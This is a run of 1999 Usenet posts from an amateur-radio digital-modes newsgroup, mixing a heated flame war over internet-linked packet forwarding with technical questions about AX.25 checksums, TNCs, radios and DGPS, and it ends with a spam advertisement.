Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-07 00:00:00 UTC
From: brianburke@my-dejanews.com
Message-ID: <79ino1$r0v$1@nnrp1.dejanews.com>
Source record: 19814
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <79i9p4$g8e$1@nnrp1.dejanews.com>,
K0HB@arrl.org wrote:
> Charles Brabham wrote:
>
> > I intend to put a stop to that particular source of problems,
> > and if you happen to get in the way that's just too damn bad.
>
> Hey Big Guy,
>
> I might decide to add a twisted-pair link to my packet operation,
> just to see what you will *do* about it -- my guess is you won't
> *do* anything, but just write interminable rants and jeremiads.
>
> 73 and enjoy,
>
> Hans, K0HB

Just what is it about ham radio that gives us these nut cases?

Brian/N0iMD

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

713. Re: Computing AX.25 FCS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-07 00:00:00 UTC
From: John Hansen <hansen@fredonia.edu>
Message-ID: <36BCEB6F.99F34A03@fredonia.edu>
Source record: 19815

Len Popyack wrote:
>
> I am looking for information on how I can compute the Frame Check Sequence
> for AX.25 packets. The latest AX.25 Protocal Standard from TAPR only refers
> the user to ISO 3309. I can not find ISO 3309 in our Tech library, or
> anywhere on the internet. The book costs $60! This is sure a lot of work
> and $$ for something that should have been spelled out in the TAPR AX.25
> spec. Does anyone have any information on the FCS and how I can compute
> it?? Thank you. Len Popyack, WF2V
>
> popyack@borg.com

Isn't this just annoying as all get out? I spent a long time struggling
with this and finally wrote up the results in my DCC paper last year on
doing AX.25 with a pic. Contact me privately and I'll arrange to get
you the paper.

John, W2FS

714. Re: N5PVL - What are you going to do about it?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-07 00:00:00 UTC
From: Dave Heil <K8MN@cats-net.com>
Message-ID: <36BDA19A.25B@cats-net.com>
Source record: 19816
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

brianburke@my-dejanews.com wrote:
>
> In article <79i9p4$g8e$1@nnrp1.dejanews.com>,
> K0HB@arrl.org wrote:
> > Charles Brabham wrote:
> >
> > > I intend to put a stop to that particular source of problems,
> > > and if you happen to get in the way that's just too damn bad.
> >
> > Hey Big Guy,
> >
> > I might decide to add a twisted-pair link to my packet operation,
> > just to see what you will *do* about it -- my guess is you won't
> > *do* anything, but just write interminable rants and jeremiads.
> >
> > 73 and enjoy,
> >
> > Hans, K0HB
>
> Just what is it about ham radio that gives us these nut cases?
>
> Brian/N0iMD

Charles exists to give the pro-code and anti-code testing camps some
common ground. His telephone phobia leads me to wonder just how he
connects to the internet.

Dave 5H3US, K8MN
--
For 5H3US photos, go to
http://jjr.ne.mediaone.net/5H3US/

715. Re: N5PVL - What are you going to do about it?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-07 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <79jlbh$3qb@enews2.newsguy.com>
Source record: 19817
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dave Heil wrote in message <36BDA19A.25B@cats-net.com>...

>
>Charles exists to give the pro-code and anti-code testing camps some
>common ground. His telephone phobia leads me to wonder just how he
>connects to the internet.

I do not have a "telephone phobia", as you put it. I use the Internet just fine.

I also can differentiate between thew Internet and Ham Radio.

Maybe when you grow up, Dave, you can too! LandLine Lid.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

716. Re: N5PVL - What are you going to do about it?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-07 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <79jlbi$3qb@enews2.newsguy.com>
Source record: 19818
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

brianburke@my-dejanews.com wrote in message
<79ino1$r0v$1@nnrp1.dejanews.com>...

>
>Just what is it about ham radio that gives us these nut cases?

I don't know, Brian.. I guess they just are too stupid to differentiate between the telephone and Ham Radio... Then there's the ones who just don't care, like Greg Jones of TAPR.

Hopefully Amateur Radio will rid itself of these nut cases soon.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

717. Re: N5PVL - What are you going to do about it?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-07 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <79jlbj$3qb@enews2.newsguy.com>
Source record: 19819
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dave Heil wrote in message <36BDA19A.25B@cats-net.com>...

>Dave 5H3US, K8MN

Still getting confusion about your callsign? I know that in Europe, a lot
of the calls with two numbers in them are CB.

You probably get a lot of that, don't you?

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

718. Re: Calling all Motorola EVM Users!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-07 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <79jo06$4ut$2@arachne.labyrinth.net.au>
Source record: 19820
Cross-posted to: aus.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,uk.radio.amateur

In aus.radio.amateur.digital Gary Coffman <ke4zv@bellsouth.net> wrote:
> I don't think you can interpret it that way. You have multiple
> angle modulated subcarriers amplitude modulated onto a
> single (suppressed) main carrier, so 7 is the proper designator.
> If you want to treat it as a single analog composite signal, then
> you'd have to use J3B. But you can't do that because the tones
> have discrete spacings, and thus aren't analog, so that's
> inappropriate too. A case where that would be appropriate is
> FAX, which is J3C.

I can't dispute your logic. Unfortunately, that leaves me wondering
whether it is legal here in VK on HF.

Hamish VK3TYD
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au

Rising Software Australia Pty. Ltd.
Developers of music education software including Auralia & Musition.
31 Elmhurst Road, Blackburn, Victoria Australia, 3130
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA Toll Free: 1-888-667-7839
Internet: http://www.rising.com.au/

719. s.Hamcom

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-07 00:00:00 UTC
From: DBX238@t-online.de
Message-ID: <79jr2e$md3$1@news04.btx.dtag.de>
Source record: 19821
Cross-posted to:
maus.technik.amateurfunk,rec.radio.amateur.digital.misc,uk.radio.amateur,z-netz.telecom.amateurfunk,z-netz.telecom.cb-funk

Suche ein hamcom schaltbild zum nachbauen wer kann mir helfen ....
da mein altes defekt ist.

searching a hamcom modem pivture for build a new hamcom modem !
who can help me for this.....
dbx238@t-online.de

720. Re: s.Hamcom

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-07 00:00:00 UTC
From: Andy Lake <andy.lake@bt.com>
Message-ID: <36BD7FD8.36B@bt.com>
Source record: 19822
Cross-posted to:
maus.technik.amateurfunk,rec.radio.amateur.digital.misc,uk.radio.amateur,z-netz.telecom.amateurfunk,z-netz.telecom.cb-funk

Joerg Neumann wrote:
>
> Suche ein hamcom schaltbild zum nachbauen wer kann mir helfen ....
> da mein altes defekt ist.
>
> searching a hamcom modem pivture for build a new hamcom modem !
> who can help me for this.....

Hi Joerg,

try here
http://www.accessone.com/~tmayhan/
for the Unoffical HamComm page. Circuit Diagram and Parts list are on
the site.

73
Andy
G8YOA / 2E0APR

721. Using FT-847 CW filters on PSK or RTTY

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-07 00:00:00 UTC
From: Michael Blake <k9jri@worldnet.att.net>
Message-ID: <79kjjc$fio@bgtnsc03.worldnet.att.net>
Source record: 19823

To use the CW filters in the FT-847 (Collins, DSP or both) you only need do the following:

Make sure your PSK (or RTTY) software is set up for 1,000Hz tone center frequency

On the FT-847 menu number 6 set the CW -PITCH to 1000
On the FT-847 menu number 10 set the CW-BPF to either 25, 100 or 200. 25 works fine!

Using USB enter into a PSK contact and after having tuned everything correctly you may engage the narrow selectivity by pressing (on the FT-847) A>B, Split, CW (make sure CW is USB not LSB) and you are there.

At this point you will be transmitting on the sub band dial and receiving on the main band dial. You may select the CW filter you want at this point, Collins or DSP, but do not touch the main tuning dial or you will move your recv and xmit apart. To return to normal press Split, SSB and you are back to normal operation.

You can use this scheme for any digital mode that you can bring within the center frequency range of menu number 6 (CW-PITCH). I have also used it on RTTY with the very fine sound card RTTY software BTL-154e.

I hope this helps - 73 - K9JRI - Mike

722. Re: N5PVL - What are you going to do about it?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-07 00:00:00 UTC
From: Dave Heil <K8MN@cats-net.com>
Message-ID: <36BE3C1E.4F46@cats-net.com>
Source record: 19824
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Charles Brabham wrote:
>
> Dave Heil wrote in message <36BDA19A.25B@cats-net.com>...
>
> >
> >Charles exists to give the pro-code and anti-code testing camps some
> >common ground. His telephone phobia leads me to wonder just how he
> >connects to the internet.
>
> I do not have a "telephone phobia", as you put it. I use the Internet just
> fine.
>
> I also can differentiate between thew Internet and Ham Radio.
>
> Maybe when you grow up, Dave, you can too! LandLine Lid.

I'm so looking forward to that day, Chas. It'll be nice to drive, use a telephone, vote, serve in the military and the like. Do you think you could show me how the one issue type such as yourself formulates opinions? It'd be great to be able to take on guys with professional credentials and those with amateur radio experience far in excess of my own and to pooh-pooh their expertise and perhaps even call them names. I'll look you up. You are singular in your field.

Dave 5H3US, K8MN
--
For 5H3US photos, go to
http://jjr.ne.mediaone.net/5H3US/

723. Re: N5PVL - What are you going to do about it?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-07 00:00:00 UTC
From: Dave Heil <K8MN@cats-net.com>
Message-ID: <36BE3A39.3A53@cats-net.com>
Source record: 19825
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Charles Brabham wrote:
>
> Dave Heil wrote in message <36BDA19A.25B@cats-net.com>...
>
> >Dave 5H3US, K8MN
>
> Still getting confusion about your callsign? I know that in Europe, a lot
> of the calls with two numbers in them are CB.
>
> You probably get a lot of that, don't you?

You're pretty much solo on that one, Charlie. Everybody else seems
familiar with the ITU allocations table.

Dave 5H3US, K8MN
--
For 5H3US photos, go to
http://jjr.ne.mediaone.net/5H3US/

724. Kenwood TH-D7

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-07 00:00:00 UTC
From: David Christensen <n9wil@ix.netcom.com>
Message-ID: <36BDD4B6.9FCF0A94@ix.netcom.com>
Source record: 19826

I'm having some difficulty with my TH-D7, my position packet output is garbled. Call sign is fine, status text is fine. (I observe thru another station.) Position readout on the radio is correct both in GPS mode and manual input. Received signals are fine, and I get range and bearing to the other stations. Here's the catch, sometimes it is ok. My unproto has been the default "APK001", or "APRS", or "APRSW". I have tried several paths: "WIDE, WIDE", "RELAY, WIDE", etc. With "Relay, Wide", the beacon goes out and I receive a message on the TH-D7 "My packet". But observing the TNC data on another station shows my beacon with only the position part garbled.

Any input would be appreciated.
Thanks and 73's,
N9WIL

725. Re: Let's find consensus (let's not)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-07 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <Fmlv2.1052$45.16981@news.goodnet.com>
Source record: 19827
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Most of the stations I connect to, have no interest in forwarding any Ham BBS stuff. It just isn't worth the effort.

95% of my activity is DX Cluster, and the other 5% is station to station connects for the purpose of talking, and some email.

We have people out in the Pan-Handle of Oklahoma who do not have internet unless they call long-distance. They want to communicate with their kids in college, or exchange email with their buddies.

We have an excellent node system that pretty much goes down I-40 from the Pan-Handle to OKC. It is a 1.2 kbps system, because that's what they have, and can afford. They are always trying to get new Hams involved, and extend the reach to all Hams in that area. I haven't met a Ham out there yet, who wants to read anything from the ALLUS echo.

The days of packet BBS have been over for at least 5 years. There is no activity other than professional salesmen who are hawking their old obsolete equipment, or showing you how to modify the radio by clipping a diode or wire, so you can transmit outside your allocation. It's just a wasteland.

There is no BBS, therefore, there is nothing to route around. There are a few BBS stations, but nothing you could call a network. Anyone with average intelligence has shut that system down and moved on with their hobby.

How is a BBS system full of illegal mods, and commercial sales going to improve emergency communications?

>Internet Forwarders (LandLine Lids) use telephone links to "route around"
>Hams who are trying to communicate by Ham Radio, depriving those stations
of
>the traffic they are intended to carry. This, in turn, leads to those
SYSOPs
>losing heart and shutting down. Hundreds of great Hams have been shut out
>this way by LandLine Lids, both on HF and in VHF/UHF networks.

726. Re: DGPS on VHF/UHF in LA, CA?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-07 00:00:00 UTC
From: John Sager <John.Sager@btinternet.com>
Message-ID: <79kpmmhsi1@mendelevium.btinternet.com>
Source record: 19828
Cross-posted to: sci.geo.satellite-nav,rec.radio.amateur.digital.misc

darrell.earnshaw@sap-ag.de wrote in message
<79f7l1$20t$1@nnrp1.dejanews.com>...
>
>Exactly what constitutes RTCM DGPS correction data? Is it simply the audio
>stream from a suitable receiver, in which case presumably any receiver
capable
>of receiving DGPS transmissions will suffice. Or, is it a data stream,
which
>would indicate that some "interface" and/or processing capability is
required
>between the receiver and the GPS unit?
>

The DGPS data input to a GPS receiver has to be preprocessed by the
beacon receiver (DBR) into the form expected. Essentially this is a sequence
of bytes the top two bits of which are an indicator (01), and the bottom
6 bits are the received & demodulated data. That data is bit-reversed
relative to what you might expect. The bits are framed into 30-bit words
to send the messages but the GPS receiver sorts all that out (though the
DBR may also do it for its own reasons).

J

727. Re: N5PVL - What are you going to do about it?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-07 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <79krjl$pha@enews1.newsguy.com>
Source record: 19829
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dave Heil wrote in message <36BE3A39.3A53@cats-net.com>...
>Charles Brabham wrote:
>> Still getting confusion about your callsign? I know that in Europe, a
lot
>> of the calls with two numbers in them are CB.
>>
>> You probably get a lot of that, don't you?
>
>You're pretty much solo on that one, Charlie. Everybody else seems
>familiar with the ITU allocations table.

Well then, if it's not the call, I suppose it must be something about your attitude. The end result is the same, in any case.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

728. Need info from Alinco DR-1200T Svc Manual

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-07 00:00:00 UTC
From: Bob Morehouse <bobmore@mail.pacifier.com>
Message-ID: <36BE029A.288A9A99@mail.pacifier.com>
Source record: 19830

A friend of mine was doing the 9600 baud mod on an Alinco DR-1200 data radio, then decided he wanted to 'un-mod' it back to 1200. In the process, surface mount capacitor C40 has been damaged. This is on the bottom board, just slightly left of the gold screw that holds down the right side of the board. If there's someone out there with a service manual for this rig who can look up the value of C40 and email that info to me, I would appreciate it very much. One end of this smd has lost that part which allows you to solder it to the board, and the radio does not send any data when transmitting.

Bob, KB7ADO

729. Re: Calling all Motorola EVM Users!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-07 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <36c0e8b0.340921980@news.atl.bellsouth.net>
Source record: 19831
Cross-posted to: aus.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,uk.radio.amateur

On 7 Feb 1999 09:56:22 GMT, Hamish Moffatt <hamish@rising.com.au> wrote:
>In aus.radio.amateur.digital Gary Coffman <ke4zv@bellsouth.net> wrote:
>> I don't think you can interpret it that way. You have multiple
>> angle modulated subcarriers amplitude modulated onto a
>> single (suppressed) main carrier, so 7 is the proper designator.
>> If you want to treat it as a single analog composite signal, then
>> you'd have to use J3B. But you can't do that because the tones
>> have discrete spacings, and thus aren't analog, so that's
>> inappropriate too. A case where that would be appropriate is
>> FAX, which is J3C.
>
>I can't dispute your logic. Unfortunately, that leaves me wondering
>whether it is legal here in VK on HF.

Indeed. Here in the US, it is illegal under 97.3(c)(2) or 97.3(c)(7).

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

730. pk232 manual, software, or URL advice

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-07 00:00:00 UTC
From: n8dxn@qsl.net
Message-ID: <79l6esmrl1@nnrp1.dejanews.com>
Source record: 19832

First off, THANKS for any comments, advice, ideas, and direction you can pass along! Please do not hesistate to write!

I think I lucked out, bought a PK232 at a local swap with ROMS from 9/95. It powers up and communicates with my PC. The manual that came with it stops at chapter 7. (That's the problem.)

If you can help me buy/trade/find/get a manual for the pk232 -- please let me know. If you have software for sale/trade/or other/where to get, or know what works best, please let me know.

Thanks and 73's de Ken N8DXN
www.qsl.net/n8dxn

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

731. Re: N5PVL - What are you going to do about it?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-07 00:00:00 UTC
From: Dave Heil <K8MN@cats-net.com>
Message-ID: <36BE9028.396E@cats-net.com>
Source record: 19833
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Charles Brabham wrote:
>
> Dave Heil wrote in message <36BE3A39.3A53@cats-net.com>...
> >Charles Brabham wrote:
> >> Still getting confusion about your callsign? I know that in Europe, a
> lot
> >> of the calls with two numbers in them are CB.
> >>
> >> You probably get a lot of that, don't you?
> >
> >You're pretty much solo on that one, Charlie. Everybody else seems
> >familiar with the ITU allocations table.
>
> Well then, if it's not the call, I suppose it must be something about your
> attitude. The end result is the same, in any case.

You're right, of course. No matter what my call is, I'd still think
you're record is stuck, that you joust at windmills and that you try to
makes issues of things which are not issues.

Dave 5H3US, K8MN
--
For 5H3US photos, go to
http://jjr.ne.mediaone.net/5H3US/

732. Re: Help with Linux/TNC question.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-07 00:00:00 UTC
From: James Jefferson <jjeffers@deskmedia.com>
Message-ID: <36BE383C.7D@deskmedia.com>
Source record: 19834

The other poster covered the audio aspect fairly well... I have Radio Shack part numbers for the serial PTT circut listed at:

http://www.deskmedia.com/~jjeffers/packet/soundmodem/

These scripts will start up the Soundmodem device (they may not work with 2.2.X):

http://www.deskmedia.com/~jjeffers/packet/linux/scripts/

-James Jefferson KB0THN
jjeffers@deskmedia.com
http://www.deskmedia.com/~jjeffers/

733. Need Paperwork for SSTV-1

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-07 00:00:00 UTC
From: davidj@salsgiver.com
Message-ID: <MPG.112739b1cbd16282989682@news.supernews.com>
Source record: 19835
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.swap

I recently purchased a JPS SSTV-1 DSP Filter (used) off the rec.radio.swap group and I would like to have the documentation for it. I have emailed the seller several times but he will not respond to my emails. I did get the filter from him and it works OK. Can anyone help?

--
Dave

All email's are always answered!

[Web page] http://www.salsgiver.com/people/davidj
[Amateur Radio Callsign] KN3ZAN
[Modes QRP] SSB, CW, RTTY
[Modes QRO] SSTV
[Bands] 80, 40, 20, 15, 10, 6, 2, 70cm
---

734. Re: N5PVL - What are you going to do about it?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-08 00:00:00 UTC
From: glenq@cyberhighway.net
Message-ID: <36c75d4f.33196237@news.cyberhighway.net>
Source record: 19746
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

ke4zv@bellsouth.net (Gary Coffman) wrote:

>On Sun, 07 Feb 1999 06:22:18 -0800, Dave Heil <K8MN@cats-net.com> wrote:
>>Charles exists to give the pro-code and anti-code testing camps some
>>common ground. His telephone phobia leads me to wonder just how he
>>connects to the internet.
>>
>>Dave 5H3US, K8MN
>
>His only competition is Burp Fisher.

Now, now, you shouldn't insult Fisher like that.
--
glenq@cyberhighway.net
WB7DOW

http://www.cyberhighway.net/~glenq/

735. Re: FS: Alinco Data Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-08 00:00:00 UTC
From: Mark Brown <kb0pyo@rconnect.com>
Message-ID: <36BE7E64.11114E84@rconnect.com>
Source record: 19747

The original box guarantees that UPS will pay for freight
damages when they crush, fold mutilate or drive over it when
you ship it!
Mark

JACK CLARKE wrote:
>
> Why does everybody brag about having the original box?
>
> What the hell good does the box do?
>
> Isn't that about as silly as you possibly get???
>
> 73,
>
> Jack VE3EED/W7
> in Chandler,AZ
> --

736. Re: N5PVL - What are you going to do about it?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-08 00:00:00 UTC
From: glenq@cyberhighway.net
Message-ID: <36c03661.2500626@news.cyberhighway.net>
Source record: 19748
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

"Charles Brabham" <n5pvl@texoma.net> wrote:

>Glen Quarnstrom wrote in message
><36c75d4f.33196237@news.cyberhighway.net>...
>>>
>>>His only competition is Burp Fisher.
>>
>>Now, now, you shouldn't insult Fisher like that.

>Six months or so ago, you were pointing out to Greg Jones that his "LandLine
>Lid manifesto" was exactly as I had described. Now you are trading

Yes, and not long after that, you insulted me just because I questioned
something you said.

>sophomoric "witticisms" with the LandLine Lid crowd, when the same issue
>comes up again.

What I said has nothing to do with the issue, which at this point is,
for all practical purposes, moot. It has to do with your abrasive
attitude and willingness to insult even those who agree with you.

>Sold out, huh? Well, it ain't pretty, but I guess it happens from time to
>time. Hope you feel you were "paid" well. Your integrity as a Ham is what
>you traded away.

Somehow, I really see myself losing any sleep over your opinion,
Chuckles. Since I didn't "sell out," I have not lost any integrity and
have nothing to worry about.

>Enjoy!

I always do. Ego acupuncture is one of my hobbies.

--
glenq@cyberhighway.net
WB7DOW

http://www.cyberhighway.net/~glenq/

737. Re: Computing AX.25 FCS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-08 00:00:00 UTC
From: Robin Gilks <g8ecj@gb7ipd.freeserve.co.uk>
Message-ID: <79m5rjcvq1@news8.svr.pol.co.uk>
Source record: 19749

Hi Len & John

Take a look at the ax25 packet driver from Pawel - extract from
the source (which is supplied). FCS and HDLC bit stuffing code
wonderfully crafted in assembler!!!

```
------------------------------------------------------------------------
;AX.25 packet driver for RS232 port by Pawel Jalocha
;version of 15th January 1993

;Free license for this software is herein granted for all radio _amateurs_
;Commercial usage in whole or part is prohibited.

;Questions may be addressed to:
; email: jalocha@chopin.ifj.edu.pl
; or jalocha@vxcern.cern.ch
; packet: SR9VRC@SP9ZDN.POL.EU (don't know whether it really works)
------------------------------------------------------------------------
```

I don't know if these addresses are still valid but an updated version
of the files is on my web site.

--
73 de Robin Hub manager gb7ipd

g8ecj.ampr.org. IP 44.131.161.112 Located in Flackwell Heath IO91po
NTS: G8ECJ@GB7TVG.#42.GBR.EU AmprNet: g8ecj@gb7ipd.ampr.org
Internet: g8ecj@gb7ipd.freeserve.co.uk http://www.gb7ipd.freeserve.co.uk/
Shack: (+44) 1628 533311 Fax: (+44) 1628 850165

John Hansen wrote in message <36BCEB6F.99F34A03@fredonia.edu>...
>
>
>Len Popyack wrote:
>>
>> I am looking for information on how I can compute the Frame Check
Sequence
>> for AX.25 packets. The latest AX.25 Protocal Standard from TAPR only
refers
>> the user to ISO 3309. I can not find ISO 3309 in our Tech library, or
>> anywhere on the internet. The book costs $60! This is sure a lot of work
>> and $$ for something that should have been spelled out in the TAPR AX.25
>> spec. Does anyone have any information on the FCS and how I can compute
>> it?? Thank you. Len Popyack, WF2V
>>
>> popyack@borg.com
>

>Isn't this just annoying as all get out? I spent a long time struggling
>with this and finally wrote up the results in my DCC paper last year on
>doing AX.25 with a pic. Contact me privately and I'll arrange to get
>you the paper.
>
>John, W2FS

738. Re: N5PVL - What are you going to do about it?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-08 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <79nqjj$5a7@enews1.newsguy.com>
Source record: 19750
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Glen Quarnstrom wrote in message <36c03661.2500626@news.cyberhighway.net>...

>I always do. Ego acupuncture is one of my hobbies.

Keep at it, OM. You've got a long way to go.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

739. Re: Kantronics, Timewave with FlexNet - How

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-08 00:00:00 UTC
From: kh2d@my-dejanews.com
Message-ID: <79o7nu$q31$1@brokaw.wa.com>
Source record: 19751

Go look in the mirror and see if your eyes are brown, Charlie. If so, you're full, like usual......

"Charles Brabham" <n5pvl@texoma.net> wrote:

>Some of the Packet equipment made in the US are proprietary designs, not
>compatible with equipment made by other manufacturers. Kantronics and
>Timewave (AEA) both still manufacture this kind of equipment which is good
>for beginners, but less useful for experienced Packet ops who want to use
>equipment with the widest compatibility possible.

>Many experienced Packet ops enjoy working with with the latest advances in
>Packet Radio software design, where most of the real progress is currently
>being made. Proprietary TNC designs do not lend themselves well to this kind
>of experimentation.

>To users of Kantronics and AEA equipment who are interested in experimenting
>with FlexNet, the following advice will serve you well, eliminating all
>problems with lack of compatibility:

>Sell your proprietary equipment, then use the money to buy modern Packet
>modems or HDLC cards. If you must buy an old-style TNC in a box, specify
>TNC2 compatibility.

>A Kantronics KPC3 cost roughly 100 bux. For the same money, you can buy TWO
>1.2kb Packet modems from Tigertronics. - Or you can buy a TNC from MFJ or
>Pac-Comm which will have full TNC2 compatibility and be usable not only with
>FlexNet, but with just about everything else as well.

>Don't allow yourself to be caged into a corner by old-style, proprietary
>Packet equipment. Sell it to somebody who doesn't care about being up to
>date.

>That's what I did, years ago, and I have never found reason to regret that
>decision.

>73 DE Charles Brabham,
>N5PVL @ N5PVL.#NTX.TX.USA.NOAM
>http://www.texoma.net/~n5pvl

740. AX.25 Clients?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-08 00:00:00 UTC
From: Adi Linden <adi@adis.on.ca>
Message-ID: <_IPv2.10368$r%4.19837@news21.bellglobal.com>
Source record: 19752

Hi all,

I have a (maybe stupid?) question. I've been looking at the AX.25 protocol several times over the last few years. I've looked at using TNOS.

For the last year or so I am very involved with Linux. It apparently supports AX.25 in some really interesting ways. I'd like to put my 'old' KPC-3 to some use again and connect the TNC to my Linux server. Now here are a couple of questions...

- What's out there for client software supporting AX.25?
- Is it possible to forward Email to PBBS mailboxes?

Best regards,
Adi - VA3ADI - adi@adis.on.ca

741. TAPR PIC-E

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-08 00:00:00 UTC
From: Adi Linden <adi@adis.on.ca>
Message-ID: <hmPv2.10369$r%4.19837@news21.bellglobal.com>
Source record: 19753

I noticed an interesting gizmo on the TAPR website called PIC-E. Is there any information anywhere on doing AX.25 protocol with a PIC (short of purchasing the kit as advertised)?

Adi -VA3ADI - adi@adis.on.ca

742. Re: s.Hamcom

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-08 00:00:00 UTC
From: Baer@andro.dame.de
Message-ID: <7AVZ7QMAvRB@p-baer.andro.dame.de>
Source record: 19754
Cross-posted to:
z-netz.telecom.amateurfunk,maus.technik.amateurfunk,rec.radio.amateur.digital.misc,uk.radio.amateur,z-netz.telecom.cb-funk

DBX238@t-online.de meinte am 07.02.99
zum Thema "s.Hamcom":

JN> Suche ein hamcom schaltbild zum nachbauen wer kann mir helfen ....
JN> da mein altes defekt ist.
Hamcom-Programm aufrufen, Hilfedateien..
Dort ist die Schaltung abgebildet.

-- mfG

-- Joachim --

CrossPoint v3.11 R

743. Re: N5PVL - What are you going to do about it?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-08 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <79m6v4$j84@enews1.newsguy.com>
Source record: 19836
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Glen Quarnstrom wrote in message
<36c75d4f.33196237@news.cyberhighway.net>...
>>
>>His only competition is Burp Fisher.
>
>Now, now, you shouldn't insult Fisher like that.

Six months or so ago, you were pointing out to Greg Jones that his "LandLine Lid manifesto" was exactly as I had described. Now you are trading sophomoric "witticisms" with the LandLine Lid crowd, when the same issue comes up again.

Sold out, huh? Well, it ain't pretty, but I guess it happens from time to time. Hope you feel you were "paid" well. Your integrity as a Ham is what you traded away.

Enjoy!

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

744. Re: N5PVL - What are you going to do about it?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-08 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <79m6v3$j84@enews1.newsguy.com>
Source record: 19837
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Gary Coffman wrote in message <36c045f8.1176519@news.atl.bellsouth.net>...

>
>His only competition is Burp Fisher.

Which still puts me light-years ahead of Greg Jones, our "LandLine Lid"
poster boy and perhaps the clumsiest liar in Amateur Radio.

;-)

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

745. Free Shopping Cart For Your Website!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-08 00:00:00 UTC
From: 314265@QKoSqA.COM
Message-ID: <199902081324.FAA00185@mailbox1.ucsd.edu>
Source record: 19838

Now you can get the free use of a Secure Electronic Commerce Shopping Cart
and a free SSL Server Certificate. The shopping cart is one of the finest
on the market and includes the following features:

- Supports UPS ground (USA) shipping rate charts
- Product database search feature
- Supports Cybercash credit card transactions
